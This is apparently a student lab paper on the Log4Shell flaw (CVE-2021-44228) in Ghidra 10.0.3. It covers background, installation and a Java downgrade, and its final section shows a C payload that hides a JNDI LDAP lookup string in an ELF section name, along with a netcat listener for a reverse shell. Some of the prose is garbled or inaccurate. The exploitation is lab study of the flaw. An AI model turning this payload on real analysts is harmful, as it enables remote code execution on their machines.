Log4j Vulnerability in Ghidra tool CVE-2021-44228

Wimalasena G.R.T.D - IT20059354
Department of Computer System Engineering
Sri Lanka Institute of Information Technology
New Kandy Rd, Malabe 10115, Sri Lanka
it20059354@my.sliit.lk

***Abstract*— Criminals are increasingly targeting unsecured or improperly secured systems and networks to use their victims in a variety of ways, which is a direct result of the rising reliance of human activities on the internet and network systems. Attackers have utilized a wide variety of methods of compromise the security, privacy, and availability of computer systems. To facilitate their entrance into victim information system, steal vital information and intelligence, or to remotely control them, disrupting and diverting the system being attacked, today's attackers have evolved stronger, stealthier, and more persistently powerful technologies and tools.**

The primary threat to today's IT infrastructure is the rapid rise of computer society flaws or vulnerabilities. Highly complex malware, including worms, and a virus that had a long-term global impact. The "Morris warm", a complicated computer warm that exploited several adjustments in operating computer background services, was one of the earliest popular examples. Every day, hackers execute their exploit codes and various types of malicious software based on their knowledge.

Keywords—Remote code execution, Log4j, Java, Vulnerabilities, Ghidra, Linux, Reverse Engineering,

I. INTRODUCTION

The primary goal of my examination is to identify and exploit vulnerabilities in target software. Vulnerabilities are weaknesses created by bugs or unanticipated developer activity that allow attackers to exploit undesirable behavior. This is a log4j remote code execution (RCE) attack. It allows an attacker to execute arbitrary code on a remote device.

Remote Code Execution attacks are one of the most frequent methods employed by cybercriminals to compromise susceptible computers. In the previous year, a serious zero-day vulnerability was identified in Log4j, a java program used by developers for debugging and application modification loggings. This is also a significant vulnerability that affects the so-called Ghidra reverse engineering tool. Ghidra analyzes trends in a binary's disassembled assembly code instead of the C source code, which is often not available, and detect vulnerabilities generated only at the machine code level. Typically, these security vulnerabilities are fixed by the program's developer via software patch. However, the difficulty with adjustments is that they must be implemented.

A. Log4j – How does it impact?

Threat actors can take control of web-facing servers using the Log4j attack, commonly known as the Log4Shell vulnerability, by feeding them a malicious text string. Today, we'll look at who is affected by Log4Shell and various solutions.




Figure 1

One of the most popular pieces of open-source software is the Apache Log4j Project, which includes logging tools for java applications. The log framework is often used in business system development to record log information. Log4j login framework variations for different programming languages and use cases are included in the Apache Log Services Project.

The messages that are collected by logging libraries are typically written to either a log file or a database. A number of operations are performed on the string just before it is written to a log file. For instance, variables specified as "$variable" can be expanded to read as "date," "time," or "username." An expression such as Log.info ("$user.username not found") can be used to retrieve the real username of the currently logged in user, which can then be substituted for the $user.username expression. This is analogous to expanding and parsing strings in PowerShell by utilizing the $() function.

Log4j use the Java Naming and Directory Interface for remote lookups to acquire this information from a distant system (JNDI). JNDI enables programmers to search for items using a number of services and protocols, such as LDAP, DNS, Java Remote Method Invocation (RMI), and others.

JNDI Syntax:

```
        ${ jndi:protocol://server}. ${}
```

The log4j flaw reads the input the input and communicates with the malicious server via the JNDI. According to Huntress, "the first-stage resource serves as a launch to another attacker-controlled location, which delivers Java code to be run on the original victim. Ultimately, this allows the adversary to run any code they want on the target: remote code execution."

B. Affected Versions

The LDAP attack vector is not affected by JDK versions larger than 6u211, 7u201, 8u191, and 11.0.1, because they are not available in those versions. Vulnerability is also affected by specific settings. Other attack paths targeting this vulnerability may result in RCE.

Users who alter the setting back to "false" are still vulnerable to attack, therefore "it is strongly advised that this is not reverted to its prior state."

2.0 <= Apache log4j <= 2.14.1

Given the number of affected devices and the exploitability of the problem, it is quite possible that both cybercriminals and polity actors will be interested. Organizations should update to version 2.15.0 and keep a close eye on logs linked with vulnerable applications."


Java 8 is required for Log4j 2.15.0. As a result, businesses using Java 7 will have to upgrade before they may update to the corrected version of Log4j.

If a patch is not immediately available, Apache recommends mitigation measures to block attempted to exploit this issue. Because Log4j is utilized in a variety of web apps and cloud services, the entire breadth of this issue will not be known for quite some time. The following products and services have been confirmed to be vulnerable:

Steam, Apple Cloud, Twitter, Didi, Baidu, Amazon, Tesla, Minecraft, Tencent, Cloudflare, Elasticsearch, **Ghidra.**

C. JNDI(Java Naming And Directory Interface)

JNDI enables distributed applications to look up services in a resource-independent, abstract manner. Setting up a database connection pool on a Java EE database server is the most common use case. Any application deployed on that server can grant access to the connections it requires by using the JNDI name "java:comp/env/FooBarPool" without knowing the details of the connection.



Java Application

JNDI API

Naming Manager

JNDI SPI

LDAP	DNS	NIS	NDS	RMI	CORBA	JNDI implementation possibilities


You should have installed the JNDI classes and one or more service providers to use the JNDI. The java 2 SDK, v1.3, includes three service providers for the naming/directory services listed below,

- Common Object Request Broker Architecture (CORBA) name service Common Object Services (COS)
- Registry for Java Remote Method Invocation(RMI)
- Directory Access Protocol for Lightweight(LDAP)

So, in essence, you create objects and register them with directory services, on which you can later perform lookup and execution operations.

D. Ghidra Vulnarable Version

Ghidra is a decrypting tool created by the NSA that was released in 2019. Because it is a disassembly tool, it has proven particularly popular with malware analysts. This enables a malware analyst to examine the capabilities of a software vulnerability without running it; this is extremely useful because the analyst can look through the malware's code and map out what it is doing.



Ghidra: NSA Reverse Engineering Software

Ghidra is a software reverse engineering (SRE) framework developed by NSA's Research Directorate. This framework includes a suite of full-featured, high-end software analysis tools that enable users to analyze compiled code on a variety of platforms including Windows, MacOS, and Linux. Capabilities include disassembly, assembly, decompilation, graphing, and scripting, along with hundreds of other features. Ghidra supports a wide variety of processor instruction sets and executable formats and can be run in both user-interactive and automated modes. Users may also develop their own Ghidra plug-in components and/or scripts using the exposed API. In addition there are numerous ways to extend Ghidra such as new processors, loaders/exporters, automated analyzers, and new visualizations.

In support of NSA's Cybersecurity mission, Ghidra was built to solve scaling and teaming problems on complex SRE efforts, and to provide a customizable and extensible SRE research platform. NSA has applied Ghidra SRE capabilities to a variety of problems that involve analyzing malicious code and generating deep insights for NSA analysts who seek a better understanding of potential vulnerabilities in networks and systems.

What's new in Ghidra 10.0

The not-so-fine print: Please Read!

Ghidra 10.0 is fully backward compatible with project data from previous releases. However, programs and data type archives which are created or modified in 10.0 will not be useable by an earlier Ghidra version.

This release includes many new features and capabilities, performance improvements, quite a few

```
uto mode
uto mode
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for libc-bin (2.33-6) ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for mailcap (3.68) ...

┌──(root💀kali)-[/home/kali/Downloads/ghidra_10.0.3_PUBLIC]
└─# ./ghidraRun

┌──(root💀kali)-[/home/kali/Downloads/ghidra_10.0.3_PUBLIC]
└─# 
```

A disassembly tool, such as Ghidra, does not run the code; instead, it maps out the malware's assembly code and allows the user to step forward and backward through it without affecting the filesystem of the analysis device. Ghidra is thus an excellent tool for identifying and mapping out functions of potential interest to a malware analyst.

In this research paper I have used Ghidra 10.0.3

https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra_10.0.3_build

II. INSTALLATION PROCESS


A. *Ghidra Installation*

Ghidra 10.0 is fully backward compatible with previous releases' project data. However, programs and data type archives created or modified in 10.0 will be inaccessible to earlier Ghidra versions.

You can download the vulnerable Ghidra version (10.0.3) from GitHub…


https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra_10.0.3_build

Unzip ghidra_10.0.3_PUBLIC_20210908.zip
Command: unzip ghidra_10.0.3_PUBLIC_20210908.zip




```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip ghidra_10.0.3_PUBLIC_20210908.zip
```

Before running Ghidra we must install OpenJDK required dependencies,
Command: apt-get install default-jdk.




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# apt-get update
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Packages [18.4 MB]
Get:3 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Contents (deb) [43.0 MB]
Get:4 http://kali.cs.nctu.edu.tw/kali kali-rolling/contrib amd64 Packages [117 kB]
Get:5 http://kali.cs.nctu.edu.tw/kali kali-rolling/contrib amd64 Contents (deb) [158 kB]
Get:6 http://kali.cs.nctu.edu.tw/kali kali-rolling/non-free amd64 Packages [212 kB]
Get:7 http://kali.cs.nctu.edu.tw/kali kali-rolling/non-free amd64 Contents (deb) [942 kB]
Fetched 62.8 MB in 6min 42s (157 kB/s)
Reading package lists ... Done
```

Then go inside to the Ghidra directory and we can see executable **ghidraRun.**
Command: ./ghidraRun



```
┌──(kali㉿kali)-[~/Downloads/ghidra_10.0.3_PUBLIC]
└─$ ./ghidraRun
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(kali㉿kali)-[~/Downloads/ghidra_10.0.3_PUBLIC]
└─$ ▮
```

We can see the Ghidra is loading.



Version 10.0.3
Build PUBLIC
2021-Sep-08 1259 EDT
Java Version 11.0.15

Licensed under the Apache License, Version 2.0 (the "License"); Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.


This program also includes third party components which have licenses other than Apache 2.0. See the LICENSE.txt file for details.

Done initializing

```
┌──(kali㉿kali)-[
└─$ ./ghidraRun
Picked up _JAVA_C                                          -Dswing.aatext=true
Picked up _JAVA_C                                          -Dswing.aatext=true
```

B. *Downgrade Java Version*

New kali virtual machines come with the latest java version default. In this machine has the version of 11.0.14




```
┌──(kali㉿kali)-[~]
└─$ java --version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk 11.0.14 2022-01-18
OpenJDK Runtime Environment (build 11.0.14+9-post-Debian-1)
OpenJDK 64-Bit Server VM (build 11.0.14+9-post-Debian-1, mixed mode, sharing)

┌──(kali㉿kali)-[~]
└─$ ▮
```

We can download Java 8 from below links.
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html
https://mirrors.huaweicloud.com/java/jdk/8u202-b08/


After Downloading JDK8 go to the Downloads directory and unzip the file, go to the below directory, and export the downloaded file.

"/user/lib/jvm"




```
┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ ls
default-java  java-1.11.0-openjdk-amd64  java-11-openjdk-amd64  jdk1.8.0_202

┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ sudo tar -xvzf ~/Downloads/jdk-8u202-linux-i586.tar.gz▮
```

Adding new environment variables to the java environment library




```
┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ sudo nano /etc/environment
▮
```




```
  GNU nano 5.4
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:
J2SDKDIR="/usr/lib/jvm/jdk1.8.0_301"
J2REDIR="/usr/lib/jvm/jdk1.8.0_301/jre"
JAVA_HOME="/usr/lib/jvm/jdk1.8.0_301"
DERBY_HOME="/usr/lib/jvm/jdk1.8.0_301/db"
```

Enter following commands to inform the new java location to the system.




```
sudo update-alternatives --install "/usr/bin/java"
"java" "/usr/lib/jvm/jdk1.8.0_301/bin/java" 0

sudo update-alternatives --install "/usr/bin/javac"
"javac" "/usr/lib/jvm/jdk1.8.0_301/bin/javac" 0

sudo update-alternatives --set java
/usr/lib/jvm/jdk1.8.0_301/bin/java

sudo update-alternatives --set javac
/usr/lib/jvm/jdk1.8.0_301/bin/javac
```



```
┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ sudo update-alternatives --install "/usr/bin/java" "java" "/usr/lib/jvm/jdk1.8.0_202/bi
n/java" 0

┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ sudo update-alternatives --install "/usr/bin/javac" "javac" "/usr/lib/jvm/jdk1.8.0_202/bin/javac" 0
update-alternatives: using /usr/lib/jvm/jdk1.8.0_202/bin/javac to provide /usr/bin/javac (javac) in auto mode

┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ sudo update-alternatives --set java /usr/lib/jvm/jdk1.8.0_202/bin/java
update-alternatives: using /usr/lib/jvm/jdk1.8.0_202/bin/java to provide /usr/bin/java (java) in manual mode

┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ sudo update-alternatives --set javac /usr/lib/jvm/jdk1.8.0_202/bin/javac

┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ 
```

As the final command of this step, enter sudo update-alternatives –config java.




```
┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ sudo update-alternatives --config java
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                            Priority   Status
------------------------------------------------------------
  0            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111       auto mode
  1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111       manual mode
* 2            /usr/lib/jvm/jdk1.8.0_202/bin/java             0          manual mode

Press <enter> to keep the current choice[*], or type selection number: 2

┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ java --version
Unrecognized option: --version
Error: Could not create the Java Virtual Machine.
Error: A fatal exception has occurred. Program will exit.

┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
java version "1.8.0_202"
Java(TM) SE Runtime Environment (build 1.8.0_202-b08)
Java HotSpot(TM) Server VM (build 25.202-b08, mixed mode)

┌──(kali㉿kali)-[/usr/lib/jvm]
└─$ 
```

We can clearly see the current java version running is the one we wanted to configure the vulnerable environment(1.8.0_202).


C. Configuing Ghidra

Create a sample C program file and compile it using gcc command.




```
  GNU nano 5.4
#include<stdio.h>
int main() {

        double first, second, temp;
        printf("Enter first number: ");
        scanf("%lf", &first);
        printf("Enter second number: ");
        scanf("%lf", &second);

        // value of first is assigned to temp
        temp = first;

        // value of second is assigned to first
        first = second;

        // value of temp (initial value of first)
        // is assigned to second
        second = temp;

        // %.2lf displays number up to 2 decimal points
        printf("\nAfter swapping, first number = %.2lf\n", first);
        printf("After swapping, second number = %.2lf", second);
        return 0;
}
```

Here we can see the sample.c file we created and the compiled one as ***a.out***



Now import the compiled file to Ghidra… And click analyze



```
                    //
                    // segment_2.1
                    // Loadable segment  [0x0 - 0x657]
                    // ram:00100000-ram:00100317
                    //
          assume DF = 0x0  (Default)
      00100000 7f 45 4c        Elf64_Ehdr
               46 02 01
               01 00 00 ...
         00100000 7f             db       7Fh                 e_ident_magi...
         00100001 45 4c 46       ds       "ELF"               e_ident_magi...
         00100004 02             db       2h                  e_ident_class
         00100005 01             db       1h                  e_ident_data
         00100006 01             db       1h                  e_ident_vers...
         00100007 00             db       0h                  e_ident_osabi
         00100008 00             db       0h                  e_ident_abiv...
         00100009 00 00 00 00 00 db[7]                        e_ident_pad
                  00 00
         00100010 03 00          dw       3h                  e_type
         00100012 3e 00          dw       3Eh                 e_machine
         00100014 01 00 00 00    ddw      1h                  e_version
         00100018 60 10 00 00 00 dq       _start              e_entry
                  00 00 00
         00100020 40 00 00 00 00 dq       Elf64_Phdr_ARRAY_00100... e_phoff
                  00 00 00
         00100028 40 3a 00 00 00 dq       Elf64_Shdr_ARRAY__elfS... e_shoff
                  00 00 00
         00100030 00 00 00 00    ddw      0h                  e_flags
         00100034 40 00          dw       40h                 e_ehsize
         00100036 38 00          dw       38h                 e_phentsize
         00100038 0d 00          dw       Dh                  e_phnum
         0010003a 40 00          dw       40h                 e_shentsize
         0010003c 1f 00          dw       1Fh                 e_shnum
         0010003e 1e 00          dw       1Eh                 e_shstrndx

                    Elf64_Phdr_ARRAY_00100040           XREF[2]:    00100020(*), 00100050(*)
      00100040 06 00 00       Elf64_Ph...                           PT_PHDR - Program heade
```

III. VULNARABILITY EXPLOITATION


As in Part C, we will simply import an executable file into Ghidra and obtain the reverse shell on another machine. You'll need a specific payload for that. Simply put, it is a program written in C.

```
__attribute__((__section__(".note.${jndi:ldap://<ip address>:<port add>/abc}")))
int a = 1;
int main (){}
```

This includes the JNDI text which will cause to get the reverse shell.

- Ip address: Local loopback address
- Port address: A random port address


Create a file including this payload and compile and prepare it to import to Ghidra. As below figure, get your machine's IP address and attach it to the payload.



```
__attribute__((__section__(".note.${jndi:ldap://10.0.2.15:1234/abc}")))
int a = 1;
int main (){}
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe19:5fe6  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:19:5f:e6  txqueuelen 1000  (Ethernet)
        RX packets 12220  bytes 9690578 (9.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9096  bytes 1253751 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 39036  bytes 2968504 (2.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39036  bytes 2968504 (2.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```


After compilation process you can see both files available in that folder.



```
┌──(kali㉿kali)-[~/Desktop/New Folder]
└─$ gcc new.c -o new_c.exe
/tmp/ccBpz1or.s: Assembler messages:
/tmp/ccBpz1or.s:4: Warning: setting inc

┌──(kali㉿kali)-[~/Desktop/New Folder]
└─$ ls
new.c  new_c.exe

┌──(kali㉿kali)-[~/Desktop/New Folder]
└─$ 
```


Before importing the file, as the second step you have to initiate the Netcat listener on the port above implemented (port 1234).

Command:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

Then it is the time to import the payload exe to Ghidra.



